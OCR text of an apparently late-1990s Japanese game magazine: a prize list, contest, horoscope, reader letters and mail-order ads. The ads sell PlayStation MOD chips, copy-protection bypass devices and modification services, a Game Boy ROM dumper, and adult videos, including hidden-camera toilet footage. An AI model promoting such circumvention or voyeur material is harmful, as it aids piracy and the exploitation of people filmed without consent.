日立DSPビデオカメラシャーシVK-C25
神奈川県横浜市/寺尾　幾
神奈川県横浜市/中村　成寿
徳島県鳴門市/阿戸　幸長

I LOVE N.Y.

書評本5冊セット
新潟県南魚沼郡/本田　理

INTERNET BEAUTIES7000
北海道札幌市/岡島　仁志

中古ファミコンソフト18本セット
福岡県久留米市/寺崎　伸行

CMカッター
千葉県市原市/桑原　徹

上の2枚にはお互いに違っている部分が全部で5か所あります。その部分をみつけだしましょう。正解がわかったら、絵をコピーして該当か所に○をつけてゲームラボ編集部まで送ってください。正解者のなかから抽選で5人に超レアグッズのピョコタン特製バッジをプレゼントします。奮ってご応募ください。

〒104-0031　東京都中央区京橋3-14-6斎藤ビル　三才ブックス　ゲームラボ編集部　「ピョコタンのミラクルまちがいさがし」

●エロビデオ屋の福袋を買った。開けてみたら全部オバサンのAVばっかだった。ギャー。(千葉県市原市/イシュト)　㊟オバサンものもAVとして見なければ趣深いんだが、性欲がたぎってしょうがない若者にはキビシイか。そんなにイヤなら景気よく捨てなさい。拾いにいくから。

イヨマンテ 奈良橋の 星屑ジギーが 言うことにゃ

牡羊座
3/21～4/19

全体運:今年最大の幸運期に突入のキミ。やってみたかったことがあるなら挑戦してみよう。旅行や引っ越しも大吉ヨ♡
幸運のカギ:『宇宙戦艦ヤマト』

牡牛座
4/20～5/20

全体運:すこしずつ運気は下降状態。ここは試練と割り切って地道にやろう。まわりの腐れ縁はサクッと切ってGOだ。
幸運のカギ:パソコン事典

双子座
5/21～6/21

全体運:同人に参加することで運が開ける暗示。「イケルかも!?」と思ったら即、頭をつっこんでみよう。それでHappy!!
幸運のカギ:CD-R

蟹座
6/22～7/22

全体運:気分よく過ごせそう。でも、はしゃぎすぎて周囲のヒンシュクを買う可能性が。「活かされている自分」を忘れずにね。
幸運のカギ:SCSIケーブル

獅子座
7/23～8/22

全体運:前回とは打って変って気分が曇りがちな獅子座クン。環境を変えると運気も上昇するので、旅に出るといいかも!!
幸運のカギ:『TENCHU』

乙女座
8/23～9/22

全体運:のんびりと過ごせる時期。カラダの虫がうずいてはじけたくなるかもしれないが、ここは抑えて吉。無茶は御法度。
幸運のカギ:液晶モニタ

天秤座
9/23～10/23

全体運:出会い運が良好なので積極的に出かけよう。キミの才能を気づかせてくれるコに会える可能性大。期待していいぞ。
幸運のカギ:東京ゲームショウ

蠍座
10/24～11/22

全体運:なにごとにもカラまわり気味。だからといってアセると痛いめをみそう。ここは落ち着いてティータイムの充実を。
幸運のカギ:アニメのLD BOX

射手座
11/23～12/21

全体運:創造性が高まるぞ。なにかモノを作る作業に取り組んでみよう。勉強もよいが、楽しむことを優先させてみて。
幸運のカギ:GB版『ときメモ』

山羊座
12/22～1/19

全体運:けっこうあわただしい時期。まわりに流されていると置いていかれるので、情報収集を。よい人に出会える暗示あり。
幸運のカギ:ゲームセンター

水瓶座
1/20～2/18

全体運:春なのに、なぜか寂しい気持ちのキミ。体も疲れぎみのよう。この時期はゆっくり休もう。日記を書いて運気UP。
幸運のカギ:チャット

魚座
2/19～3/20

全体運:気分は良好、運気は上昇。新しいことを始めるのに最良の星まわり。ぼやぼやしないで自分のアンテナをビンカンに。
幸運のカギ:WindowsCEマシン

●ボクはスクウェアが好きだ。なのになぜみんなスクウェアをバカにするんですか? (住所不定/ヒ○スエ鬼畜) ㊟大きなものはとりあえず抵抗するのがシニカル気取りな人の定番だからね。問題はバカする方法に芸がないこと。クソゲーといって非難するだけなら誰でもできるし～。

通信販売(Tel・Fax・インターネット)でも・・・

あきばんぐ
・CD-Rプロショップ・

http://www.akibang.com/

通信販売 TEL 03-5963-7745

TEAC CD-R55S(内蔵タイプ)

限定

●4倍速書き込みを採用したTEAC社製の非常に実績のあるドライブです。
●音楽読み取り性能，書き込み性能ともに優れています。
●音楽CDをバックアップする方やゲームCDなどをバックアップする方におすすめです。
●書き込み4倍速，読みこみ12倍速，ディスクアットワンス対応。

4倍速

¥27,800

TEAC CD-R55S(内蔵タイプ)+nero98 ¥35,800
TEAC CD-R55S(外付タイプ)+nero98 ¥42,800

キャラベル CDR-N820S(内蔵タイプ)+nero98

●現在最速の書き込み速度である8倍速書き込みに対応した高性能ドライブです。
●1枚のCDが10分足らずで完成してしまいます。音楽読み取り性能が高く，音楽CDを頻繁にバックアップする方にもお勧めです。
●様々なメディアで8倍速書き込みが可能です。
●書き込み4倍速，読みこみ20倍速，ディスクアットワンス対応。

8倍速

¥47,800

キャラベル CDR-820EX/PC(外付タイプ) ¥54,800

キャラベル製CD-R

RW-4416FBS/KII(内蔵タイプ)+nero98 ¥43,800
RW-4420FBA/K ¥43,800
RW-4416S/PC(外付タイプ) ¥51,800

SANYO製CD-R

CRD-R800S(内蔵タイプ) ¥42,800
CRD-R800S(外蔵タイプ) ¥49,800

ライティングソフト nero98

8倍速ドライブ対応。オリジナル音楽CDをドラッグ&ドロップで作成できる機能など，先進の機能を取り入れた高機能CD-Rライティングソフトがこの価格！！

¥9,300

CDRメディア 太陽誘電(CDR-74TY)

¥153

PHILIPS(CDR74) 10枚 ¥1,480
Kodak(CDR74) 10枚 ¥1,400
TDK(CDR74) 10枚 ¥1,600
※メディア通信販売は10枚単位のみの販売

あきばんぐ 通信販売 ●通信販売ご注文方法●

受付時間(月～金)
am11:00～pm7:00
(定休日 土・日・祝日)
※最新価格はホームページで確認して下さい。

TEL	FAX	インターネット
03-5963-7745	03-5963-7485 ファックスは24時間受付！	http://www.akibang.com/ の注文画面

通販お申し込み方法

ご注文 → 商品発送

お電話かホームページのオーダーフォームでご注文して下さい。送料は1回の注文につき日本全国どこでも500円です。注文受付後16時迄は当日に商品を発送いたします。こちらまたは宅急便の都合により多少発送が遅れる場合がまれにありますのでご了承ください。

代金お支払い方法

●代金引き換え●
商品の到着時に代金をクロネコヤマトさんにお支払いください。1オーダーにつき国内どこでも送料1,000円、代金引き手数料500円、計1000円必要です。

●銀行振り込み●
注文の日から**4営業日以内**に，あきばんぐの銀行口座に代金をお振込下さい。

振込口座 さくら銀行 赤羽支店(普)3445365 あきばんぐ　発送元 〒115-0053 東京都北区赤羽台3-1-19 綿貫ビル2F

秋葉原でも・・・

あきばんぐオープン
http://www.akibang.com/

●主な取扱い商品●
・CD-Rドライブ・CD-Rメディア各種・CD-Rライティングソフト・
・その他CD-R関連商品・
・バングジャパン取扱い商品・
MOD-CHIP
PS用メモリーカード
PlayStation本体

・PS本体改造不要・
プラグ&プレイ接続
「PS-Z」が大特価4,800円

CD-Rメディア 太陽誘電


1枚153円

MAP

JR秋葉原駅電機街口から徒歩5分 1Fが九十九電機の第一北澤ビル8F
営業時間 pm12:00～pm7:00 定休日 水曜日

MOD-X ついに最強のMODチップ発売開始!!

秋葉原でも同時発売!



MOD−X（モッドエックス）の特徴

●PS全機種対応の４本接続です。従来のMODチップと互換性があります。

●3番のケーブルにスイッチを付ける事によりMOD-Xを基盤から完全に切り離せますので、MODプロテクト対応のゲームにも簡単対応。（※スイッチ付属タイプもあります。）

●通常のMODチップよりはるかに薄型（薄さ1mm）のカスタムチップを使用。7500番台のシールド板にも接触いたしません。

●MOD-Xの裏側にはあらかじめ両面粘着テープを貼付け。基盤にMOD-Xを完全に固定できます。付属マニュアルにはＰＳ全機種用の配線方法をご覧下さい。

MOD-X側面図

薄さ1mm(原寸大)

取付図

MOD-X発売開始キャンペーン特価

MOD-X　￥1,800 ➡ ￥1,500

MOD-X+スイッチ+黄金軸　￥2,500


（FF8完全対応セット）

Xproject …これが最新、これで最強－空前絶後

Bung Japan

バ　ン　グ　ジ　ャ　パ　ン

GB X-changer



GB X-changerの特徴

●お手持ちのゲームボーイのロムイメージを簡単にバックアップ!!バックアップに必要な時間は数秒だけ!!

●バックアップしたロムイメージをエミュレーターでPlay 可能

●別売のGBカードに書き込むことによりゲームボーイ本体でもプレイ可能

●バックアップした複数のロムを1本のGBカードにまとめて書き込んで"自分だけのマルチロム"が作れる!!


●簡単に使えるWindows用ツール&MS-DOS用のプロスペックツールに両対応!!

●通常のゲームボーイのロム以外にカラーゲームボーイのロムも吸い出し可能

●セーブデータの読み込み&書き込みが可能、複数のセーブデータでらくちんプレイ

●自分で製作したゲームボーイ用プログラムも使用可能

オリジナル日本語マニュアル付属



本体付属品

PC接続用ケーブル、CD-ROM(Win・MS-DOS用吸出し･書込みソフト、GB用のｹﾞｰﾑ&ﾒﾓｶﾞﾃﾞｰﾓを40本以上収録)、日本語マニュアル

GB CARDの特徴

●カラーゲームボーイ、スーパーゲームボーイ、スーパーゲームボーイ2、16Mビットロム(ドラゴンクエストモンスターズ)に完全対応!!

●1本のGBカードに複数のゲームをまとめて書き込んで自分だけのオリジナル"N in1"が作れる

●16Mカードには最大63本、4Mカードには最大15本までソフトを書き込み可能!!

GB X-changer　￥6,800

GB CARD　4MB　￥4,600

GB CARD16MB　￥9,600

GB X-changer＋4MBセット ￥ お電話またはWebで

16MBセット ￥ お電話またはWebで


http://www.bungjapan.com/

03-5963-7727

HPも電話番号もリニューアル!!

(月～金・11:00～19:00)

PS-Z
(次世代Plug&Play機能搭載)



これで改造が苦手な方は万事OK!!取付方法は、ただPS-Zを取り付け、オリジナルCD(何でも可)をいれて、電源をいれる、そうすると回転が止まりCD-Rメディアの登場だ!!交換して「○」ボタンを押すだけでOK!!即プレイ可能!!(説明書付き!!)

プライスダウン！

¥4,800

PS60ブロック (4M無圧縮)メモリ

プライスダウン！

¥1,900

PS135ブロック (9M無圧縮)メモリ

プライスダウン！

¥2,800

SCPH-7501改
(US版PS、interactiveCD vol.9付き)

改造済みで

¥19,800

「高機能6Pin」 PS MODチップ
(シール付き)
for SCPH-1000～7500全対応

※他社の4,5Pinより安定動作します

プライスダウン！

¥1,100

スコーピオン

プライスダウン！

1個 ¥1,800
2個セット ¥3,500

プロアクションリプレイ
(SMT仕様)

プライスダウン！

プレイステーションやサターンのゲームのパラメーター変更などの改造を行うことができるツールです。たとえばRPGなどのお金を好きなだけにできたり好きなアイテムを入手できたりします。BUNG特製日本語マニュアル付き。PC COMMSにて接続し、パソコン上で操作も可能です。

今なら MODチップ一個付属！ ※数に限りがあります。どうぞご注文はお早めに!

¥2,600

DJ MAN

UPDATED

¥4,800

AVゲームセレクタ Video端子

¥1,990

コントローラーコンバーター

¥2,500

クリスタルパッド
¥1,280

サイバーショック
(iMacカラーモデル)
¥2,980

サイバーショック
(シルバーモデル)
¥2,980

PS-PAR+月刊PS 9月号セット	¥3,990	ニューサターンキー21Pin(シール付き)	¥2,900
PS MEGA SHOCK(振動ショック)	¥1,990	黄金軸	¥500
PS コントローラーコンバータ	¥2,500	MOD Inside SS-key Inside シール金or銀	¥300
SS-PAR 4in1 4M auto	¥5,210	MOD,SS-key Inside シール金or銀	¥400
SS-PAR 4in1+月刊SS 9月号セット	¥5,500		
■ 同人誌			
CD-R焼き焼き講座1,2	¥1,200	ハッキングソフトカタログ	¥1,000
アメリカファミコンソフトカタログ	¥1,000	月刊電脳亜細亜1～3月号	各¥980
Xin1 創刊号改訂版,3号	¥1,000	PSコード大全集	¥2,000
		SSコード大全集	¥1,600

※こちらの商品は通販のみの取扱いです。

Bung Japan 2/22より電話番号・FAX番号が変わりました。ご注文の際はおかけ間違えのないようご注意下さい。

振込口座
さくら銀行 赤羽支店 (普) 3417677 バングジャパン

TEL (月～金11:00～19:00) 03-5963-7727

FAX FAXは24時間受付可! 03-5963-7785

発送元 〒115-0053 東京都北区赤羽台3-1-19 綿貫ビル2F BUNG JAPAN

(同人誌以外の商品には別途5%の消費税を戴きます)

03-5963-7727 (11:00~19:00)

Bung Japan

News

Bung Japanの商品が秋葉原でも買えるようになりました！

※詳しくは3ページ前の"あきばんぐ"の広告をご覧下さい。

「秋葉原の店頭・あきばんぐでも安心サポート」
BUNG JAPANでお買い上げ頂いた初期不良の交換・返品はあきばんぐ店頭でも受付けます。

neroで焼き、PS-Zで動かす。

最強のCD-Rバックアップソフト「NERO98」に最強のPS周辺機器「PS-Z」をバンドルした最強セットです。NEROでバックアップしたCDをPS-Zで遊ぶ。
最強のコンビネーションがここに登場！！

定価 ~~¥12,800+¥9,800~~ 数量限定
nero98とPS-Zのセットで **¥9,600**

月刊電脳亜細亜4月号
※掲載写真は3月号のものです。

PS掲載予定コード集
幕末浪漫 月下の剣士 /モンスターファーム2
ポップンミュージック/めぐり愛して/Sonata
ファイナルファンタジー4/火魅子伝
サイレントヒル

ゲームボーイ掲載予定コード集
風来のシレン

¥980(税込み)

あなたの古いPSを ¥14,800で 新品のSCPH-7501にアップグレード

・デモCD
・DUAL SHOCK付属

※数に限りがあります。どうぞお申し込みはお早めに！

PSスイッチ改造サービス ¥2,500

※お申し込みの際には下記の「改造お申し込み方法」をよくお読み下さい。

MODチップを搭載したPSでは、MOD対策プロテクトを搭載したソフト(ポポローグ、FF8、ポケットムムー)、そのバックアップCD両方で遊べない状態になってしまいます。
しかし、このMOD対策プロテクトは特殊なスイッチを取りつける事により回避することが可能です。
今回BUNG JAPANではMOD対策プロテクト回避スイッチ改造サービスを始めました。

法人・業者販売部設立

バングジャパンでは当社の商品を取り扱っていただける、小売店、フランチャイジー、業者様を随時募集しております。香港と台湾の当社現地法人・ヨーロッパ・アメリカのエージェントを通じて、他社では真似の出来ない価格とサポート体制で商品を供給する事が可能です。詳しくは**03-5963-7727**までお電話下さい。

●通信販売ご注文方法●

2/22より電話番号・FAX番号が変わりました。
ご注文の際はおかけ間違えのないようご注意下さい。

※15日以内の不良はすべて新品に交換いたします。
※記載されている会社名、製品名は各社の登録商標または商標

TEL
03-5963-7727
月～金 11:00～19:00

FAX
03-5963-7785
ファックスは24時間受付！

インターネット
http://www.bungjapan.com/
の注文画面

代金お支払い方法

●代金引き換え●
商品の到着時に代金をクロネコヤマトさんにお支払いください。1オーダーにつき国内どこでも送料500円、代金引き手数料500円、計1000円必要です。

●銀行振り込み●
注文の日から4営業日以内に、BUNG JAPANの銀行口座に代金をお振込下さい。

通販お申し込み方法

ご注文 → 商品発送

お電話かホームページのオーダー画面でご注文して下さい。送料は1回の注文につき日本全国どこでも500円です。注文受付後16時迄は当日に商品を発送いたします。こちらまたは宅急便の都合により多少発送が遅れる場合がまれにありますのでご了承ください。（同人誌以外の商品には別途5%の消費税を戴きます。）

改造お申し込み方法

ご注文 → BUNG JAPAN → 発送

お電話かサイトの注文画面で改造サービスのご注文をして下さい。改造サービスは基本的に代金引換えのみの受付です。

お客様のゲーム機本体を弊社までお送り下さい。(送料はお客様負担)

基本的に届いた当日二改造済み本体を発送いたします。お客様の改造失敗等で故障した本体は改造できませんが、場合によっては修理いたします。お電話下さい。

振込口座 さくら銀行 赤羽支店 (普)3417677 BUNG JAPAN 発送元 〒115-0053 東京都北区赤羽台3-1-19 綿貫ビル2F


全国のオペレーターの皆さま注目!!
(新品・中古基板・大型機・プライズマシン・メダル機取扱い)

★メーカー直の仕入れなのでサポートも安心。
新品不良の交換・パーツの手配・修理等お任せ下さい!
(一部預かりになる場合もあります)

★ホームページ・ファックスにて新製品のご案内
最新の情報をつねにお熱いうちにご案内します。
http://www.pic-internet.or.jp/pic

★**値引きもバッチリ**いたします。
代引・クレジット・振込で全てOK!!
くわしくはTELしてください。

株式会社ピーアイシー
担当/谷村
e-mail:game@pic-internet.or.jp
TEL.0727-54-0808 FAX.0727-51-0022
〒563-0043 大阪府池田市神田2丁目10番23号



シリコンハウス共立 SILICON HOUSE
が
3月12日(金)
に
リニューアル
オープン!!

更に
で
Power UP!!

北隣りに移転して商品・売場
ともにパワーアップ!!
しかし、移転しても住所や
電話番号に変更なし!

どうぞ、ご期待ください!

IC・半導体・センサ・PCパーツ
シリコンハウス共立 SILICON HOUSE
通販課・GL係迄
INTER NET
www.kyohritsu.com
〒556-0005 大阪市浪速区日本橋5-7-19
TEL(06)6644-4446/FAX(06)6644-6666
営業時間 10:00～19:00(定休日水曜)

CUBE RESEARCH 3 TEL 03-3256-4607~8 FAX 03-3256-4609 CUBE RESEARCH3
CUBE RESEARCH 3
●アダルト製品の購入は、18歳未満の購入は一切お断りさせて頂いております。年中無休 10時～21時迄営業 2~7日での即納秘密厳守
●当店だけの特別企画！ご購入金額の合計が¥6,000円以上の方にマル秘アドレス満載の特別編FDをプレゼント！当店購入が絶対お得です！
●マニアに大人気鬼畜シリーズ！ 各¥6,800
多数の要望をかなえたインターネット通販をスタート！
http://www.cuberesearch.co.jp
CUBE RESEARCH3
購入は、電話・FAX・ハガキ・現金書留・店頭
電 話03-3256-4607
FAX03-3256-4609
●当社オリジナル商品カタログをご希望の方はお気軽にTEL・FAX・E-MAIL等にて当社までご連絡下さい！お宝情報満載
注文書必要事項 ●年齢を必ず記入してネ！
（フリガナを必ずお願いします。）
1.郵便番号 2.住所 3.氏名 4. 使用メディア
5.TEL（当社より連絡するときは個人名の個人名でしか名乗りませんのでご安心を）
6.商品タイトル名（注文NOもつけてね！）
7.お買上総額（送料の有無・消費税してね）
●.現留・FAXでの注文は必ずタイトル名を忘れないで書いてください！
●営業時間を過ぎても気軽に電話してみて下さい制作もしていますので良く徹夜してますので事務所にいれば受け付けします。
〈通販受付年中無休:10:00-22:00/FAX24時間受付〉（信頼・安心の安全密送！）
●送料は1回の利用に付630円です。ご購入商品合計が3万円以上の場合は無料です。代引きの場合は、手数料が別途加算￥525円となります。
●現金書留の場合・・・注文書（左記参照）と代金を同封のうえ当社迄ご郵送下さい。（必ず使用機種を明記してね！）
●銀行振込の場合・・・電話か、ファックス 郵便等で注文書（左記参照）等でお申し込みの上下記宛に申し込み名でお振り込みください。
●代引きの場合・・・電話か、ファックス 郵便等で注文書（左記参照）等でお申し込みください。
●お願い・・・ファックス・郵便での注文の場合必ず支払い方法の明記をお願いします。
（安心の郵便局止OK）
住 所：〒101 東京都千代田区外神田3丁目1番15号 はしかつビル3階
振込先：神田信用金庫 秋葉原支店 （普） 0231880 キューブリサーチ3
●中身が解らない様に梱包しますので安心で気軽に注文してね
●商品は注文後（銀行振込・現金書留の場合は代金入金確認後）2~7日位でお届けいたします。
●（ファックス注文・現金書留・ハガキ・電話注文全て郵便局止めOK！局留め希望の郵便局を必ずご指定下さい。
CUBE RESEARCH 3 TEL 03-3256-4607~8 FAX 03-3256-4609 CUBE RESEARCH3

CUBE RESEARCH 3 TEL 03-3256-4607~8 FAX 03-3256-4609 CUBE RESEARCH 3

●話題沸騰！お宝系ビデオが今凄く売れています！正規ルートからの仕入れですが、入荷が難しくなってきたタイトルも出てきました。お早めのご購入をお勧めします！

キョ●キョ●そっくり?
タカラ映像 TE-1
(小●今日子にそっくり)
No-707411VR
大特価¥4,200

あの有名人にソックリ！
なすびVol.3～6
No-707398VR ～707401VR
大特価¥4,800

話題の宮●りえビデオだ
宮●りえ子?(エッ…リオン再現)
超レア限定！707415VR
大特価¥5,800

第2弾！ビビアン・スー
魔鬼天使(デビルハート)(日本語字幕入り)
No-700171VR
大特価¥5,400

パイレーツ浅田好未第2弾！
おしゃま倶楽部 Vol.1(パイレーツ浅田好未)
No-707396VR 大特価¥5,400

●飯島直子のお宝2点だ
No-707565VR ¥6,200
200642VC ¥3,800

梶原●紀のお宝V発掘！
No-707414VR
大特価¥8,800

日●レアナウンサー！?
カウントダウン 限定100本 スペルマ
No-707412VR
プレミア価格¥36,000

●WC盗◎隊 - 某TV局女子トイレ◎撮 Vol.1～17 ● 各¥5,800
01-707402VR 02-707403VR 03-707404VR 04-707405VR 05-707406VR 06-707407VR 07-707408VR 08-707409VR 09-707410VR
10-707432VR 11-707433VR 12-707434VR 13-707435VR 14-707436VR 15-707437VR 16-707438VR 17-707439VR
お好み！3本セット No-707440VR セット特価¥16,800
よりどり5本セット No-707441VR セット特価¥27,500
まとめて7本セット No-707442VR セット特価¥37,500
超お得10本セット No-707443VR セット特価¥52,000

日●レアナウンサー！?
パンプ Vol.4 (お隣りの淫乱マダム4)
No-707397VR
大特価¥5,800

21インチモニタ大放出！
NECディスプレイ(品名N5926-21)
先着限定70台限り

●超マニア向け、物凄い映像の嵐！「禁断の盗撮」シリーズ 各¥6,200
Vol.01 01-702078VR
Vol.02 02-702079VR
Vol.03 03-702080VR
Vol.04 04-702081VR
Vol.05 05-704186VR
Vol.06 06-704187VR
Vol.07 07-704187VR
Vol.08 08-704188VR
Vol.09 09-704189VR
Vol.10 10-704190VR
Vol.11 11-704768VR
Vol.12 12-704769VR
Vol.13 13-704770VR
No-702083VR Vol.1～5 お得な5本セット ¥30,000
No-704191VR Vol.1～10 お得な5本セット ¥30,000
No-704771VR Vol.11～13 お得な5本セット ¥18,000

●アニメ系作品も数多く取り扱い有ります。スペースの都合でほんの一部しか掲載できないのが本当に残念です！トレカも多種在庫あります！

No-8310W ラブフォーエバー 18禁¥CALL!
No-4100W えねま2 18禁¥CALL!
No-4101W ぬれぎぬ 18禁¥CALL!
No-8573W ロマンスは剣の輝き2 18禁¥6,280
No-8149W 略奪・緊縛の館～完結編～ 18禁¥6,400
No-4167W ひかりの中で抱きしめて 18禁¥6,580
No-4106W おにいちゃんといっしょ 18禁¥5,980
No-201337VC ¥3,400 花ビラ満開ムチムチレースクィーン No-707431VC VHS¥3,800
No-8100W SEEK 2 18禁¥6,200
No-6001W 初回版¥6,600 夢・天・使 No-6560W 通常版¥5,850
No-8044W ワーズワース 18禁¥CALL!
No-7944W KANON 18禁¥6,580
No-6862W PON'Z 18禁¥5,780
No-4168W 終末の過ごし方 18禁¥CALL!
No-7929H 女神誕生 18禁¥CALL!
No-7884W 魔法少女メルル 18禁¥CALL!
No-4121W CROSS～恋の陽射～ 18禁¥6,580
No-8018W 絶望 青い果実の散花 18禁¥6,580
No-7964W さよならの微笑み 18禁¥5,280
No-8327H 抱いて… 五十嵐 藍の場合 18禁¥5,300
Vol.1-7294W 人気特価¥5,200 デス・ブラッド Vol.2-8273W 大々特価¥6,400
No-8564W スペーススナイパー マヤ 18禁¥6,200
No-7924H WARG 18禁¥5,980
No-8096W 堕天使 18禁¥5,680
No.607384 Naitai フードルトレカ トレカ¥7,600
No.607396 ペッピンスクール トレカコレクションVol.2 トレカ¥5,700
No.607381 宇宙企画 カードコレクションVol.1 トレカ¥7,600
No607044TC オスカープロモーション MODEL200 トレカ¥5,565
607378 1BOX ¥6,200 PALETTE
1-607177TC 2-607180TC プリンセスメーカー トレカ各¥5,715
No607144TC 銀河鉄道999 トレカ¥4,500
No607347TC 彩京(BOX) トレカ¥5,145

●今月も新作が多数発売の大人気ビデオCD！掲載以外の商品をお探しの場合は、お気軽に当社までご連絡下さい。見積もり無料！信頼の完全密送で絶対に安心！

201485VC 女教師レイプ 強制淫行 18禁¥2,700
No-201478VC Angel(エンジェル) 加納瑞穂 18禁¥3,200
201484VC 淫モラル ブルマー烈伝 18禁¥2,980
201485VC 若妻分泌 18禁¥2,700
No-201480VC 南極2号 小室友里 18禁¥3,200
No-201481VC ラッキーGIRL 夕樹舞子 18禁¥2,800
No-201482VC わたしはナース 夢見る18歳 朝倉まどか 18禁¥2,800
No-201483VC エッチでドッキリ 18禁¥2,800
No-201468VC 女教師コレクション 18禁¥3,600
No-201458VC 藤崎みなみ フェティッシュ 18禁¥2,800
No-201466VC 美乳エンジェル 18禁¥2,800
No-201459VC 秘書室 18禁¥2,800
No1-201418VC No2-201439VC 無差別レイプ 膣内侵犯 18禁¥2,700
No-201455VC 裏女尻クライマックス 18禁¥3,200
No-201467VC AVアイドル伝説 18禁¥2,800
No-201462VC エッチなイケイケ女子校生 18禁¥2,800
1-201136VC 2-201465VC しゃぶらせて… 18禁¥2,740
No-201464VC ダメ！！ 18禁¥2,800
No-201469VC ナースコレクション 18禁¥3,600
No-201461VC ペイント倶楽部 18禁¥2,800
1-201137VC 2-201463VC 悪戯1～2 18禁¥2,740
No-201460VC 若菜瀬奈 アイドル伝説 18禁¥2,800
No-201456VC エンゼルハート 18禁¥3,200
No-201444VC 非合法撮影 18禁¥2,700
No201605VC ナチュラル 18禁¥2,980
1-200524VC 2-200728VC 3-201022VC 4-201441VC 許して下さい 18禁¥2,700
1-201023VC 2-201442VC おおきなおっぱいでしてあげる 18禁¥2,700
1-201028VC 2-200981VC 3-201445VC おもらし娘 18禁¥2,700
1-200587VC 2-200981VC 3-201445VC 看護婦さんがしてあげる 18禁¥2,700
No-201446VC 脱がせて… 18禁¥2,700
1-206559VC 2-201263VC AVアイドルFUCK20発 18禁¥3,400
No-201453VC スーパー美少女だっちゅーねん！ 18禁¥2,800
No201606VC 溺愛レズビアン 18禁¥2,700
No201607VC 美姫 木原愛美 18禁¥2,700
No201608VC 魅惑のフィットネスクラブ 18禁¥2,700
No1-200398VC No2-200538VC No3-200994VC No4-201609VC 女子校生カタログDX 18禁¥2,700
1-205621VC 2-201610VC The 痴漢電車 美尻巡り 18禁¥2,700
201603VC ナンパ隠し撮り!! 18禁¥2,980
No-201604VC ビッグバン 18禁¥2,980
201784VC 百合の放課後 レズビアンラヴァーズ 18禁¥2,980
206030VC 泣き虫っ娘くらぶ 18禁¥3,200
201600VC 女尻(メジリ) 小室友里 18禁¥3,200
201601VC 逆ソープ天国 藤崎みなみ 18禁¥3,200
201602VC 滴の迷路 三田友穂 18禁¥3,200
No-201338VC 女子校生スペシャル 18禁¥2,800
201618VC ボディ・パーツ 18禁¥2,800
201619VC 巨乳レオタードインストラクター 18禁¥2,800
201620VC 奥さん、もっと本気汁見せんかい!! 18禁¥2,800
No201402VC 澤宮英梨子 スーパーBEST ホームルーム 18禁¥3,800
No201437VC OL中出し残業手当 18禁¥2,700
No201438VC プリティーブルマ 校則違反 18禁¥2,700
No206022VC 満淫電車3 発射オーライ 18禁¥2,800
No206028VC 特乳ハードコア 18禁¥2,800
1-209024VC 2-201611VC たすけて下さい 18禁¥2,700
201617VC ザ・レイプ 5人の看護婦 18禁¥2,800
No-201454VC チェンジ 椎名舞 18禁¥3,200
No201423VC お姉さんこっちムイて! 18禁¥2,700
No-201275VC 憧れのキャンペーンガール 18禁¥3,200
No1-200709VC No2-201426VC トップモデル 淫らな私生活1～2 18禁¥2,700
No-201427VC フェロモンBody's 捕獲作戦in札幌 18禁¥2,700
No1-201419VC No2-201440VC 極限接写 舐めズリミセス 18禁¥2,800
No1-200655VC No2-201435VC 被虐のレースクィーン 18禁¥2,800
No207010VC 椎名舞 おっぱいのワレメ 18禁¥2,800
No207011VC 金沢文子 エンジェル 18禁¥3,200
1-201102VC 2-201333VC やめてください 18禁¥2,800
No-201334VC 18才 少女から大人に 18禁¥2,800
No-201335VC 鈴木麻奈美 NEO出血大制服 18禁¥2,800
No-201336VC ゆるして… バレー部を犯る! 18禁¥2,800
No-201339VC リボン 18禁¥2,800
No1-201287VC 大特価¥2,740 No2-201340VC 特価¥2,800 女子校生オナニー白書
No-201341VC yes 水野はるき 18禁¥2,800
No-201342VC 巨乳女子校生 18禁¥2,800
No-205054VC チャンス 18禁¥2,980
No-205055VC エッチな女子校生10連発 18禁¥2,800
No201420VC 即ヤリ合コンパ 18禁¥2,700
No201421VC コスプレ ザーメン娘たち 18禁¥2,700
201329VC 看護婦調教 栗原みなみ 18禁¥2,800
201330VC 美容室の女 夏樹みゆ 18禁¥2,800
No-201331VC コギャルトピア 18禁¥2,800
1-201098VC 2-201332VC してあげる… 18禁¥2,800
痴漢電車 女子校生 ¥2,700 1-200427VC 2-200707VC 3-200673VC 4-201294VC 5-201422VC
No-201434VC nakadas(ナカダス) 18禁¥2,600
No-201433VC セクシープリンセス 三田友穂 18禁¥2,600
206024VC ヴィーナス誕生 琴美18歳 18禁¥2,800
206026VC デカパイボンバー 美里真理 18禁¥2,800
No-201430VC セクシープリンセス 白石ことこ 18禁¥2,600
No1-201243VC No2-201429VC 背徳インモラル 18禁¥2,600

CUBE RESEARCH 3 TEL 03-3256-4607~8 FAX 03-3256-4609 CUBE RESEARCH 3
CUBE RESEARCH 3 TEL 03-3256-4607~8 FAX 03-3256-4609 ISDN 03-5296-7779 CUBE RESEARCH 3

店長誕生日セール！

プレステ関連

当店大人気商品！

他のガンコンと違い電池を
使いません。
形も断然かっこイイぞ！

ShockCOBRA ¥3.480

PS&SS 対応、PS&NAMCO モード搭載、バイブセレクト
連写機能＆リロード３モード切替、無電池駆動
最強のガンコンここにあり！

